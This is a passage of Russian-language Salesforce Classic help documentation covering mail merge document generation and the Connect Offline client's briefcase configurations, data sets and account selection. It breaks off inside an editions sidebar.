Чтобы проверить использование полей стандартных писем в шаблонах электронных писем, откройте настройки и введите строку «*Шаблоны эл. почты*» в поле «Быстрый поиск», затем выберите пункт «**Шаблоны эл. почты**», после чего щелкните «**Правка**» напротив любого шаблона.

СМ. ТАКЖЕ:


[Настройка сообщений электронной почты, отправляемых из сообществ](#)

[Управление шаблонами эл. почты](#)

[Настройка сообщений электронной почты, отправляемых из сообществ](#)

[Управление шаблонами эл. почты](#)


## Пакетное создание документов стандартных писем с помощью расширенных стандартных писем

 **Прим.:** Функция «Расширенные стандартные письма» позволяет создавать документы стандартных писем. Доступ к функции «Расширенные стандартные письма» предоставляется только по запросу. Чтобы включить данную функцию, обратитесь в службу поддержки Salesforce.

Кроме того, функция «Расширенные стандартные письма» доступна пользователям только после активации администратором.

Функция «Расширенные стандартные письма» позволяет одновременно создавать документы Microsoft® Word (например, стандартные письма с конвертами и метками адреса) для разных записей.

1. Откройте вкладку «Организации», «Контакты» или «Интересы». В настоящее время другие типы записей не поддерживаются.
2. Чтобы запустить мастер пакетного создания стандартных писем, щелкните ссылку **«Пакетное создание стандартных писем»** в разделе «Инструменты».
3. Выберите соответствующее списковое представление в раскрывающемся списке «Просмотр».
4. Выберите записи для добавления в стандартное письмо. Чтобы выбрать все записи на текущей странице, установите флажок в заголовке столбца.
5. Нажмите кнопку **«Далее»**.
6. Выберите нужные типы документов Word. Поддерживаемые типы документов: документы, конверты и метки.
7. Чтобы зарегистрировать создание данных документов стандартных писем путем добавления выполненной задачи для каждой записи, установите флажок «Регистрировать . . .».
8. Нажмите кнопку **«Далее»**.
9. Выберите соответствующие [шаблоны стандартных писем](#).  
При создании документов выберите создание одного документа Word, содержащего все записи, или отдельного документа Word для каждой записи.
10. Чтобы просмотреть документ Word с полями слияния, но без данных, щелкните **«Предварительный просмотр шаблона»**. Обратите внимание, что, несмотря на доступность отрывка документа Word для редактирования, данные изменения не применяются к текущему запросу на создание стандартных писем. Чтобы разрешить использование нового шаблона для создания стандартных писем, рекомендуем сначала [загрузить](#) шаблон.
11. Нажмите кнопку **«Готово»**.

 **Прим.:** Если размер запроса превышает ограничение, установленное для функции «Расширенные стандартные письма», то система отображает предупреждение о необходимости выбора меньшего количества записей или шаблонов меньшего размера.

Система Salesforce уведомляет пользователя о готовности созданных документов по эл. почте. Если размер документов стандартных писем...

- не превышает 3 Мб, то система Salesforce отправляет их получателям в виде документа Word (.doc) или архивного файла (.zip). Если размер вложения превышает максимально допустимый размер, установленный для организации, или администратор организации выбирает вкладку «Документы» как область сохранения всех документов стандартных писем...

### ВЕРСИИ

Данная функция доступна только в интерфейсе Salesforce Classic.

Доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для пакетного создания документов стандартных писем:

- «Управление общедоступными документами»

писем, то созданные документы автоматически сохраняются системой Salesforce на вкладке «Документы». Пользователь получает сообщение эл. почты, содержащее ссылку на документ.

- превышает 3 Мб, то система Salesforce сохраняет документы в личную папку на вкладке «Документы».

## Рекомендации по использованию стандартных писем

Функция «Расширенные стандартные письма» поддерживает следующие дополнительные среды: веб-обозреватель Mozilla Firefox и операционная система Apple Mac. Более того, данная функция не требует установки элемента управления ActiveX.

Расширенные стандартные письма совместимы с Microsoft Word 2007.

- Расширенные стандартные письма не поддерживают шаблоны, сохраненные в форматах файлов .docx или .dotx.
- Документы стандартных писем предоставляют доступ только к полям, доступным посредством макета страницы и параметров безопасности.
- Функции «Расширенные стандартные письма» не поддерживают форматирование полей типа «Область обогащенного текста».
- Использование стандартных писем на странице сведений о записи автоматически инициирует выполнение стандартных бизнес-правил и правил проверки, заданных для данной записи. Данные правила не выполняются при использовании расширенных стандартных писем.
- Ниже перечислены ограничения, установленные для функции «Расширенные стандартные письма».
  - 1 000 записей
  - Общий размер выбранных шаблонов стандартных писем не может превышать 1 Мб.
  - При пакетном создании стандартных писем общий размер выбранных шаблонов стандартных писем, умноженный на количество выбранных записей, не может превышать 50 Мб.
- При предварительном просмотре документа стандартного письма отображается только шаблон. Режим предварительного просмотра не поддерживает заполнение полей слияния данными пользователя ввиду отсутствия доступных сведений о записи.

СМ. ТАКЖЕ:

[Стандартные письма](#)

[Отправка отдельных документов стандартных писем](#)

## Отправка отдельных документов стандартных писем

Создание документов стандартных писем с помощью полей поддерживаемых объектов.

- !** **Важное замечание:** Если в Salesforce отключен протокол TLS 1.0, поддержка стандартных писем будет отменена. Это означает, что торговые представители больше не смогут создавать документы стандартных писем в Microsoft® Word. Даже если у торгового представителя будет доступ к этой функции, Salesforce не будет ее поддерживать и обслуживать, пока проблема не будет устранена. Не волнуйтесь! Торговые представители могут по-прежнему работать со стандартными письмами с данными Salesforce при переходе на функцию «Расширенные стандартные письма».

1. Нажмите кнопку «**Стандартные письма**» в связанном списке «Журнал действий» соответствующей записи. Данная функция поддерживается организациями, контактами, интересами, обращениями, возможностями и настраиваемыми объектами.

### ВЕРСИИ

Данная функция доступна только в интерфейсе Salesforce Classic.

Доступно в версиях: **все** версии.

2. Чтобы выбрать запись, которая должна использоваться в качестве источника данных, воспользуйтесь функцией поиска.
3. Выберите шаблон стандартного письма.
4. Нажмите кнопку **«Создать»**.

Если настраиваемый объект связан с возможностями посредством взаимосвязи «Основная — подробная», то основной контакт возможности выбирается по умолчанию.

5. Затем система Salesforce создает документ.
  - Если организация использует функцию «Стандартные письма», то приложение Word открывает созданный документ. Чтобы сохранить отображаемый документ на жесткий диск, выберите пункт **«Сохранить как»** в меню **«Файл»**.
  - Если организация использует функцию «Расширенные стандартные письма», а размер запроса превышает установленное ограничение, то система отображает предупреждение о необходимости выбора шаблона меньшего размера. При использовании функции «Расширенные стандартные письма» кнопка **«Создать»** не открывает приложение Word. Взамен, система Salesforce отправляет сообщение эл. почты, содержащее созданный документ Word в виде вложения или ссылки на данный документ на вкладке «Документы».
6. Чтобы зарегистрировать действие для стандартного письма, введите сведения о задаче и при необходимости создайте дополнительную задачу.

По умолчанию поле задачи стандартного письма «Тема» содержит имя шаблона стандартного письма, а задача отображается в виде выполненного действия в связанном списке «Журнал действий». Объединенный документ не хранится с задачей.
7. Распечатайте и отправьте документ по почте или в виде вложения электронной почты.

## Рекомендации по использованию стандартных писем

Функция «Расширенные стандартные письма» поддерживает следующие дополнительные среды: веб-обозреватель Mozilla Firefox и операционная система Apple Mac. Более того, данная функция не требует установки элемента управления ActiveX.

Расширенные стандартные письма совместимы с Microsoft Word 2007.

- Расширенные стандартные письма не поддерживают шаблоны, сохраненные в форматах файлов .docx или .dotx.
- Документы стандартных писем предоставляют доступ только к полям, доступным посредством макета страницы и параметров безопасности.
- Функции «Расширенные стандартные письма» не поддерживают форматирование полей типа «Область обогащенного текста».
- Использование стандартных писем на странице сведений о записи автоматически инициирует выполнение стандартных бизнес-правил и правил проверки, заданных для данной записи. Данные правила не выполняются при использовании расширенных стандартных писем.
- Ниже перечислены ограничения, установленные для функции «Расширенные стандартные письма».
  - 1 000 записей
  - Общий размер выбранных шаблонов стандартных писем не может превышать 1 Мб.
  - При пакетном создании стандартных писем общий размер выбранных шаблонов стандартных писем, умноженный на количество выбранных записей, не может превышать 50 Мб.



- При предварительном просмотре документа стандартного письма отображается только шаблон. Режим предварительного просмотра не поддерживает заполнение полей слияния данными пользователя ввиду отсутствия доступных сведений о записи.

СМ. ТАКЖЕ:

[Стандартные письма](#)

[Пакетное создание документов стандартных писем с помощью расширенных стандартных писем](#)

## Connect Offline

### Приложение Force.com Connect Offline

Приложение Force.com Connect Offline позволяет автономно работать над ключевыми сделками в любом месте и в любое время.

Connect Offline — это клиентское приложение, предоставляющее пользователям доступ к набору записей Salesforce посредством веб-интерфейса, но без подключения к Интернету. Приложение Connect Offline позволяет просматривать, редактировать, создавать и удалять организации, действия, контакты, возможности, интересы и настраиваемые объекты (включая группы взаимосвязи). Кроме того, пользователи могут добавлять и обновлять продукты и расписания для возможностей.

*Портфель* — это набор записей Salesforce, доступных в приложении Connect Offline. Администраторы могут создавать *конфигурации портфеля*, то есть наборы параметров, которые определяют записи, доступные в портфелях пользователей конкретного профиля. Организации могут создавать разные конфигурации портфеля и связывать их с отдельными наборами профилей для удовлетворения потребностей разных типов пользователей. Например, одна конфигурация может содержать интересы и возможности в портфелях пользователей с профилем «Торговый представитель», тогда как другая конфигурация может содержать организации и связанные возможности в портфелях пользователей с профилем «Менеджер по работе с клиентами». Пользователи без назначенных конфигураций портфеля могут [настраивать параметры собственного портфеля Connect Offline](#) и [вручную выбирать нужные организации](#).

При наличии сетевого подключения пользователи могут [синхронизировать портфели Connect Offline с системой Salesforce](#). Синхронизация инициирует обновление записей, измененных в портфеле, в системе Salesforce, и наоборот. Данное действие гарантирует доступность в системе Salesforce и приложении Connect Offline самых последних записей. Если записи, обновленные в портфеле и системе Salesforce конфликтуют, то приложение Connect Offline отображает инструмент разрешения конфликтов, позволяющий пользователям быстро [устранить любой конфликт](#).

Чтобы начать использование приложения Connect Offline, выполните вход в систему Salesforce и [установите клиентское приложение Connect Offline](#).

СМ. ТАКЖЕ:

[Установка приложения Connect Offline](#)

[Что такое стандартное содержимое портфеля Connect Offline?](#)

[Вход в приложение Connect Offline](#)

[Вкладки приложения Connect Offline](#)

#### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


Доступно за  
дополнительную плату в  
версии: **Professional**  
**Edition.**

## Вход в приложение Connect Offline


1. Последовательно выберите пункты «**Пуск**» > «**Программы**» > «**salesforce.com**» > «**Connect Offline**» или дважды щелкните значок рабочего стола Connect Offline.

 **Важное замечание:** При первом входе в приложение Connect Offline компьютер должен быть подключен к Интернету.

2. Введите имя пользователя и пароль Salesforce.

 **Прим.:** Если организация использует ограниченный диапазон IP-адресов, то вход посредством непроверенных IP-адресов возможен только после их активации. Система Salesforce автоматически отправляет сообщение эл. почты, содержащее ссылку для входа и маркер безопасности, который должен быть добавлен в конец пароля. Например, при использовании пароля *МойПароль* и маркера безопасности *XXXXXXXXXX* вход может быть выполнен только после ввода следующей строки: *МойПарольXXXXXXXXXX*.

3. Чтобы разрешить приложению Connect Offline отображение имен полей, объектов и вкладок, измененных в системе Salesforce с момента последнего выбора данного параметра, установите флажок «Обновить имена вкладок».

 **Прим.:** Система Salesforce автоматически обновляет вкладки при первом входе.

4. Чтобы синхронизировать портфель Connect Offline с системой Salesforce, установите флажок «Синхронизировать мои данные».
5. Нажмите кнопку «**Вход**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версии: **Professional**  
**Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

#### Необходимые полномочия пользователя

Для просмотра записей в  
приложении Connect  
Offline:

- «Чтение» для соответствующего типа записи (например, организации, контакты или возможности)

Для обновления записей в  
приложении Connect  
Offline:

- «Создание», «Редактирование» или «Удаление» для соответствующего типа записи (например, организации, контакты или возможности)

## Конфигурация портфеля

### Управление конфигурациями портфеля Connect Offline

*Конфигурация портфеля* Connect Offline — это набор параметров, которые определяют записи, доступные в портфелях отдельных пользователей и пользователей конкретного профиля. Организации могут создавать разные конфигурации портфеля и связывать их с отдельными пользователями и профилями для удовлетворения потребностей разных типов пользователей. Например, одна конфигурация может содержать интересы и возможности для торговых представителей, тогда как другая конфигурация может содержать организации и связанные возможности для менеджеров по работе с клиентами.

Пользователи без назначенных конфигураций портфеля могут просматривать [стандартное содержимое портфеля](#), а также вручную настраивать параметры собственного портфеля Connect Offline. Тем не менее, компания Salesforce рекомендует использовать конфигурации портфеля вместо предоставления пользователям возможности вручную настраивать собственные автономные портфели, так как конфигурации портфеля обеспечивают:

- Централизованная конфигурация
- Синхронизация с глобым настраиваемым объектом, в отличие от параметров личного портфеля, поддерживающих только настраиваемые объекты, связанные с организациями, контактами, возможностями или интересами
- Возможность универсального определения **наборов данных** путем расширенной фильтрации

Для управления конфигурациями портфеля организации введите строку «*Конфигурации автономного портфеля*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Конфигурации автономного портфеля**».

- Чтобы создать конфигурацию портфеля, нажмите кнопку «**Создать конфигурацию автономного портфеля**».
- Чтобы определить набор данных для конфигурации автономного портфеля, щелкните имя нужной конфигурации портфеля, а затем нажмите кнопку «**Правка**» в связанном списке «Наборы данных».
- Чтобы изменить конфигурацию портфеля, щелкните ссылку «**Правка**».
- Чтобы удалить конфигурацию портфеля, щелкните ссылку «**Удал.**».
- Чтобы просмотреть сведения о конфигурации портфеля, щелкните имя нужной конфигурации.
- Чтобы клонировать конфигурацию портфеля, выберите нужную конфигурацию и нажмите кнопку «**Клонировать**».
- Чтобы активировать конфигурацию портфеля, щелкните ссылку «**Правка**» напротив нужной конфигурации, установите флажок «Активно» и нажмите кнопку «**Сохранить**».
- Чтобы деактивировать конфигурацию портфеля, щелкните ссылку «**Правка**» напротив нужной конфигурации, снимите флажок «Активно» и нажмите кнопку «**Сохранить**».

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версии: **Professional**  
**Edition.**


#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра  
конфигураций портфеля  
Connect Offline:

- «Просмотр настройки и конфигурации»

Для создания, изменения  
или удаления конфигураций  
портфеля Connect Offline:

- «Управление мобильными конфигурациями»

 **Важное замечание:** Деактивация активной конфигурации портфеля препятствует синхронизации портфелей пользователей, назначенных данной конфигурации.


СМ. ТАКЖЕ:

[Что такое стандартное содержимое портфеля Connect Offline?](#)

## Создание конфигурации автономного портфеля

1. Введите строку *«Конфигурации автономного портфеля»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Конфигурации автономного портфеля»**, чтобы открыть страницу списка конфигураций портфеля.
2. Нажмите кнопку **«Создать конфигурацию автономного портфеля»**.
3. Введите имя конфигурации портфеля.
4. Чтобы активировать конфигурацию портфеля сразу после создания, установите флажок «Активно». Конфигурация может использоваться только после установки данного флажка.
5. Введите описание конфигурации портфеля.
6. Чтобы назначить пользователей и профили конфигурации портфеля, выберите нужных участников в области «Доступные участники» и нажмите кнопку **«Добавить»**. Чтобы найти нужного участника или профиль, введите ключевые слова в поле поиска и нажмите кнопку **«Найти»**. Каждый пользователь или профиль может быть назначен только одной конфигурации портфеля.

Чтобы удалить пользователя или профиль, который не должен быть назначен конфигурации портфеля, выберите нужного участника в области «Назначенные участники» и нажмите кнопку **«Удалить»**.

 **Внимание:** При удалении пользователя или профиля из активной конфигурации портфеля данные пользователи больше не могут синхронизировать портфели с данной конфигурацией. При следующей синхронизации приложение Connect Offline синхронизирует портфели пользователей со **стандартным содержимым портфеля**.

При назначении профилей конфигурация портфеля применяется ко всем пользователям Connect Offline соответствующего профиля и переопределяет конфигурации личных портфелей пользователей.

7. Нажмите кнопку **«Сохранить»**.
8. Чтобы определить данные, доступные участникам конфигурации в портфелях, рекомендуем [создать наборы данных](#) для данной конфигурации автономного портфеля.

Обратите внимание, что конфигурация автономного портфеля активируется только после установки флажка «Активно». Чтобы определить записи, доступные пользователям данной конфигурации в приложении Connect Offline, рекомендуем [создать наборы данных](#) для данной конфигурации портфеля.

СМ. ТАКЖЕ:

[Управление конфигурациями портфеля Connect Offline](#)

[Что такое стандартное содержимое портфеля Connect Offline?](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

Доступно за  
дополнительную плату в  
версии: **Professional  
Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, изменения  
или удаления конфигураций  
портфеля:

- «Управление мобильными конфигурациями»

## Определение наборов данных Connect Offline

После создания конфигурации портфеля определите наборы данных, чтобы выбрать записи, которые должны быть доступны пользователям Connect Offline, назначенным соответствующим профилям.

*Набор данных* — это параметры конфигурации портфеля, которые определяют записи, доступные в портфелях пользователей, назначенных конфигурации портфеля. Каждый набор данных соответствует записям отдельного объекта и классифицируется по имени соответствующего объекта. Например, набор данных «Организации» содержит только записи организаций. Фильтры и ограничения внутри каждого набора данных позволяют дополнительно ограничивать записи соответствующего набора данных.

Наборы данных могут иметь дочерние наборы данных для записей, связанных с родительским набором данных. Например, если первый уровень иерархии содержит набор данных «Организации», то пользователь может добавить дочерний набор данных «Контакты», который содержит все записи контактов, связанные с записями организаций.

Одна конфигурация портфеля может использовать несколько наборов данных для одного объекта на разных уровнях. Например, объекту «Интересы» может быть назначен родительский и дочерний наборы данных «События».

Чтобы определить наборы данных для конфигурации портфеля, выполните указанные ниже действия.

1. Введите строку «*Конфигурации автономного портфеля*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Конфигурации автономного портфеля**».
2. Выберите имя нужной конфигурации портфеля.
3. Нажмите кнопку «**Правка**» в связанном списке «Наборы данных».
4. Ниже перечислены действия, доступные на странице «Наборы данных».
  - Добавьте набор данных.
  - Чтобы удалить набор данных, выберите нужный набор данных и нажмите кнопку «**Удалить**».
  - Чтобы изменить набор данных, выберите нужный набор данных в иерархии. Фильтры для набора данных отображаются на правой панели.

Изменения, внесенные при определении или редактировании наборов данных, сохраняются системой Salesforce автоматически.

5. Чтобы определить размер данных, которые должны быть синхронизированы с портфелем пользователя, выберите нужного пользователя и нажмите кнопку «**Оценить размер данных**» в разделе «Размер тестовых данных». Размер набора данных определяет продолжительность синхронизации и объем дискового пространства, занятого на компьютерах пользователей.



**Прим.:** По умолчанию поле «Выбрать пользователя» содержит имя текущего пользователя. Рекомендуем протестировать конфигурацию портфеля посредством учетных записей пользователей, которым она должна быть назначена.

По завершении тестирования раздел «Размер тестовых данных» содержит сводную информацию о размере набора данных, а иерархия наборов данных, расположенная вверху страницы, отображает количество записей, созданных каждым набором данных, и размер каждого набора данных. Рекомендуем использовать данную статистику для определения наборов данных, которые могут потребовать сокращения размера путем ввода дополнительных критериев фильтрации.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версии: **Professional**  
**Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра наборов  
данных Connect Offline:

- «Просмотр настройки и конфигурации»

Для создания, изменения  
или удаления наборов  
данных Connect Offline:

- «Управление мобильными конфигурациями»

Редактирование наборов данных не инициирует автоматическое обновление тестовой статистики в разделе «Размер тестовых данных». Чтобы обновить результаты тестирования, щелкните **«Обновить размер данных»**.

**6.** По завершении нажмите кнопку **«Готово»**.

### Добавление наборов данных

Чтобы добавить набор данных, выполните указанные ниже действия.

1. Чтобы создать родительский набор данных, щелкните **«Наборы данных»** в иерархии. Чтобы создать дочерний набор данных, выберите текущий набор данных.
2. Нажмите кнопку **«Добавить...»**.
3. Выберите объект, записи которого должны быть добавлены в набор данных, во всплывающем окне. Система Salesforce позволяет создавать родительские наборы данных для всех настраиваемых и перечисленных ниже стандартных объектов.
  - Организации
  - Контакты
  - События
  - Интересы
  - Возможности
  - Продукты
  - Задачи
  - Пользователи

Всплывающее окно для дочерних наборов данных отображает только объекты, связанные с выбранным родительским набором данных.



**Прим.:** Система Salesforce автоматически переносит родительские записи объектов, если данный тип родительской записи используется в наборе данных, несмотря на отсутствие связи между родительским и дочерним объектами в иерархии.

4. Нажмите кнопку **«ОК»**. Созданный набор данных добавляется в иерархию.
5. Чтобы ограничить записи, доступные родительскому или дочернему набору данных, воспользуйтесь фильтрами.
  - a. Чтобы настроить автоматическую синхронизацию записей Salesforce на основе ответственности за запись, воспользуйтесь параметром «Фильтровать по ответственности за запись». Ниже перечислены возможные значения.
    - «Все записи». Система Salesforce автоматически синхронизирует все записи, доступные пользователю.
    - «Записи пользователя». Система Salesforce автоматически синхронизирует все записи, принадлежащие пользователю.
    - «Записи рабочей группы пользователя». Система Salesforce автоматически синхронизирует все записи, принадлежащие пользователю и его подчиненным в иерархии ролей.
    - «Записи групп пользователя, работающих с организациями». Система Salesforce автоматически синхронизирует организации, принадлежащие рабочей группе пользователя, но не самому пользователю.
    - «Записи групп пользователя, работающих с возможностями». Система Salesforce автоматически синхронизирует возможности, принадлежащие рабочей группе пользователя, но не самому пользователю.
    - «Нет (только поиск)». Система Salesforce не синхронизирует записи набора данных автоматически.

Система Salesforce отображает только значения, связанные с выбранным набором данных. Например, при выборе набора данных организации отображается значение «Записи групп пользователя, работающих с организациями», а при выборе набора данных возможности отображается значение «Записи групп пользователя, работающих с возможностями».

Если автономный объект требует комбинацию доступных фильтров ответственности за запись, то набор данных одного объекта может быть добавлен на один уровень иерархии не более четырех раз. Например, менеджеру по продажам требуется синхронизировать собственные возможности, возможности своих подчиненных и возможности своей рабочей группы. Рекомендуем добавить набор данных возможности и выбрать значение «Записи рабочей группы пользователя», затем добавить второй набор данных возможности на тот же уровень иерархии и выбрать значение «Записи групп пользователя, работающих с возможностями». Обратите внимание, что объекты, использующие только один фильтр ответственности, не могут быть добавлены на один уровень иерархии несколько раз.

- b. Чтобы автоматически синхронизировать только записи, соответствующие заданному критерию, настройте критерий фильтрации дополнительно к выбранному значению параметра «Фильтровать по ответственности за запись». Например, настройте фильтр, охватывающий только записи возможностей, стоимость которых превышает 50 000 рублей, или записи контактов, должности которых задано значение «Покупатель». Некоторые глобальные переменные \$User доступны в фильтрах автономной конфигурации.

Чтобы изменить стандартную взаимосвязь типа «И» между всеми фильтрами, щелкните ссылку **«Добавить логику фильтра...»**.

- c. Чтобы предотвратить использование большого объема памяти одним набором данных, установите второй переключатель в разделе «Задать максимальное ограничение записи» и введите максимальное количество записей, которое может быть передано данным набором в портфель. Чтобы выбрать записи, подлежащие синхронизации при превышении заданного ограничения по количеству записей, воспользуйтесь раскрывающимися списками «Порядок сортировки» и «Сортировать».

При достижении ограничения система Salesforce синхронизирует записи в соответствии с параметрами «Порядок сортировки» и «Сортировать». Например, при выборе параметров «Дата последнего изменения» и «По убыванию» система Salesforce передает недавно измененные записи и удаляет аналогичное количество записей, которые давно не изменялись.

Если параметр «Фильтровать по ответственности за запись» содержит значение «Нет (только поиск)», то заданное ограничение не применяется, так как записи не синхронизируются автоматически.



**Совет:** Параметр «Задать максимальное ограничение записи» не может использоваться вместо фильтров. Параметр «Задать максимальное ограничение записи» должен использоваться только как механизм безопасности, тогда как фильтры являются основным средством ограничения количества записей, доступных в портфеле. Данный алгоритм обеспечивает передачу пользователям Connect Offline только важных записей.

6. По завершении нажмите кнопку **«Готово»**.

#### Примечания к наборам данных

- Пользователи Connect Offline могут просматривать роли контакта возможности в портфелях. Чтобы добавить роль контакта в портфель, добавьте набор данных «Контакт» в качестве дочернего для набора данных «Возможность».
- Приложение Connect Offline не поддерживает повторяющиеся события.
- Каждый набор данных может синхронизировать не более 5 000 записей.
- При добавлении настраиваемого объекта, содержащего значок настраиваемой вкладки, в набор данных, приложение Connect Offline по умолчанию назначает настраиваемой вкладке стиль «Звезда».



- Приложение Connect Offline не поддерживает меню приложений Force.com. Если конфигурация портфеля синхронизирует настраиваемые объекты, то все вкладки для данных настраиваемых объектов отображаются при входе в приложение Connect Offline, несмотря на их принадлежность разным приложениям.

СМ. ТАКЖЕ:

[Управление конфигурациями портфеля Connect Offline](#)

[Тестовые автономные наборы данных](#)


## Добавление организаций вручную в портфель Connect Offline

Если конфигурация портфеля не назначена профилю, то с помощью кнопки **«Добавить в автономном режиме»** на странице сведений о любой организации можно вручную добавить организацию в портфель Connect Offline.

При следующей синхронизации портфеля система Salesforce передает организацию в приложение Connect Offline, а также:

- Все контакты, связанные с организацией, при наличии как минимум доступа для чтения контактов.
- Все возможности, связанные с организацией, при наличии как минимум доступа для чтения возможностей. А именно: возможности, доступ к которым предоставлен другими пользователями; возможности, принадлежащие нижестоящим пользователям в иерархии ролей; возможности, принадлежащие рабочей группе с участием пользователя. Также добавляются продукты и расписания для загруженных возможностей.
- Все настраиваемые объекты, связанные с организацией посредством взаимосвязи «Основная—подробная».
- Задачи и события, связанные с добавленной организацией и соответствующие следующим требованиям:
  - События, датированные текущим месяцем, последними двумя месяцами или последующими 24 месяцами
  - Все открытые задачи, датированные последующими 24 месяцами
  - Закрытые задачи с крайним сроком, датированным текущим месяцем, последними двумя месяцами или последующими 24 месяцами
  - Задачи без крайнего срока, созданные или измененные в текущем месяце или за последние два месяца

Разрешается добавлять вручную не более 100 организаций в портфель.

-  **Прим.:** Кнопка **«Добавить в автономном режиме»** автоматически отображается на странице сведений об организации для всех пользователей Connect Offline, назначенных профилям без конфигурации портфеля. Кнопка **«Добавить в автономном режиме»** не добавляется в макеты страниц организаций.

## Удаление добавленных вручную организаций из приложения Connect Offline

Чтобы удалить добавленные вручную организации из портфеля, выполните указанные ниже действия.

1. В разделе личных параметров введите строку *«Connect Offline»* в поле «Быстрый поиск», затем выберите пункт **«Force.com Connect Offline»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версии: **Professional**  
**Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления  
организаций вручную в  
приложение Connect Offline:

- «Просмотр» для организаций



2. Щелкните **«Настройка портфеля»**.
3. Установите флажок напротив нужной организации.
4. Щелкните **«Удалить из портфеля»**.

При следующей синхронизации портфеля система Salesforce удаляет организацию, а также связанные контакты, возможности и действия, либо записи настраиваемых объектов, связанные с организацией посредством взаимосвязи «Основная—подробная», из портфеля.

## Что такое стандартное содержимое портфеля Connect Offline?

Если профиль пользователя не связан с конфигурацией портфеля, то стандартный портфель автоматически содержит перечисленные ниже компоненты.

- Все контакты (включая личные) и доступ для чтения связанных организаций или возможностей
- Все контакты, связанные с организациями портфеля, при наличии как минимум доступа для чтения контактов
- Все возможности, связанные с организациями портфеля, датированные текущим месяцем, последними двумя месяцами или последующими 24 месяцами, при наличии как минимум доступа для чтения возможностей. А именно: возможности, доступ к которым предоставлен другими пользователями; возможности, принадлежащие нижестоящим пользователям в иерархии ролей; возможности, принадлежащие рабочей группе с участием пользователя. Также добавляются продукты и расписания для загруженных возможностей.
- Все интересы (не более 5 000)
- Все записи настраиваемых объектов, связанные с организацией, контактом или возможностью портфеля посредством взаимосвязи «Основная—подробная»
- Задачи и события пользователя, а также задачи и события, связанные с организациями портфеля и соответствующие следующим требованиям:
  - События, датированные последними двумя месяцами или последующими 24 месяцами
  - Все открытые задачи пользователя, датированные последующими 24 месяцами
  - Закрытые задачи с крайним сроком, датированным последними двумя месяцами или последующими 24 месяцами
  - Задачи без крайнего срока, созданные или измененные в текущем месяце или за последние два месяца



**Прим.:** Поле «Связано с» задачи или события, связанного с настраиваемыми объектами, которые недоступны в автономном режиме, указывает на недоступность записи в приложении Connect Offline.

Если профиль пользователя не связан с конфигурацией портфеля, то стандартный портфель содержит все организации, связанные с собственными возможностями. При необходимости выберите другие организации портфеля.

- Организации, добавленные вручную
- Организации, связанные с действиями портфеля
- Все организации

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версии: **Professional**  
**Edition.**

Чтобы изменить выбранные организации, щелкните **«Настройка портфеля»**.

СМ. ТАКЖЕ:

[Установка приложения Connect Offline](#)


[Вкладки приложения Connect Offline](#)

[Устранение неполадок в приложении Connect Offline](#)

## Изменение выбора организаций в портфеле Connect Offline

Если администратор не назначил конфигурацию портфеля профилю пользователя, то портфель содержит [стандартное содержимое](#), включая организации, связанные с собственными возможностями, организации, [добавленные вручную](#), и организации, связанные с контактами. Чтобы изменить выбор организаций в портфеле Connect Offline, выполните указанные ниже действия.

1. На странице личных параметров введите строку *«автономное подключение»* в поле «Быстрый поиск» и выберите пункт **«Автономное подключение»**.
  2. Нажмите кнопку **«Настройка портфеля»**.
  3. Нажмите кнопку **«Правка»** в разделе «Параметры портфеля».
  4. Чтобы выбрать организации для добавления в портфель, выберите одно из указанных ниже значений.
    - «Выбрано вручную»: не более 100 организаций, [добавленных вручную](#) посредством кнопки **«Добавить в автономном режиме»** на странице сведений об организации, а также организаций, связанных с контактами.
    - «Портфель на основе возможности»: не более 5 000 организаций, связанных с собственными возможностями (помимо организаций, [добавленных вручную](#), и организаций, связанных с контактами). Ниже перечислены применяемые ограничения.
      - Наличие как минимум полномочия «Чтение» для организаций.
      - Возможность должна быть открыта или содержать дату закрытия в течение последних двух или будущих 24 месяцев.

Конфигурация «Портфель на основе возможности» используется по умолчанию.
    - «Портфель на основе действия»: не более 5 000 организаций, связанных с действиями портфеля (помимо организаций, [добавленных вручную](#), и организаций, связанных с контактами).
    - «Все мои организации»: не более 5 000 собственных организаций или организаций, принадлежащих рабочей группе со своим участием (помимо организаций, [добавленных вручную](#), и организаций, связанных с контактами).
  5. Нажмите кнопку **«Сохранить»**.
-  **Важное замечание:** Если администратор назначает конфигурацию портфеля профилю пользователя после изменения выбора организаций в портфеле, то назначенная конфигурация портфеля переопределяет выбор организаций при следующей синхронизации приложения Connect Offline.

СМ. ТАКЖЕ:

[Вход в приложение Connect Offline](#)

[Индивидуальная настройка системы Salesforce](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
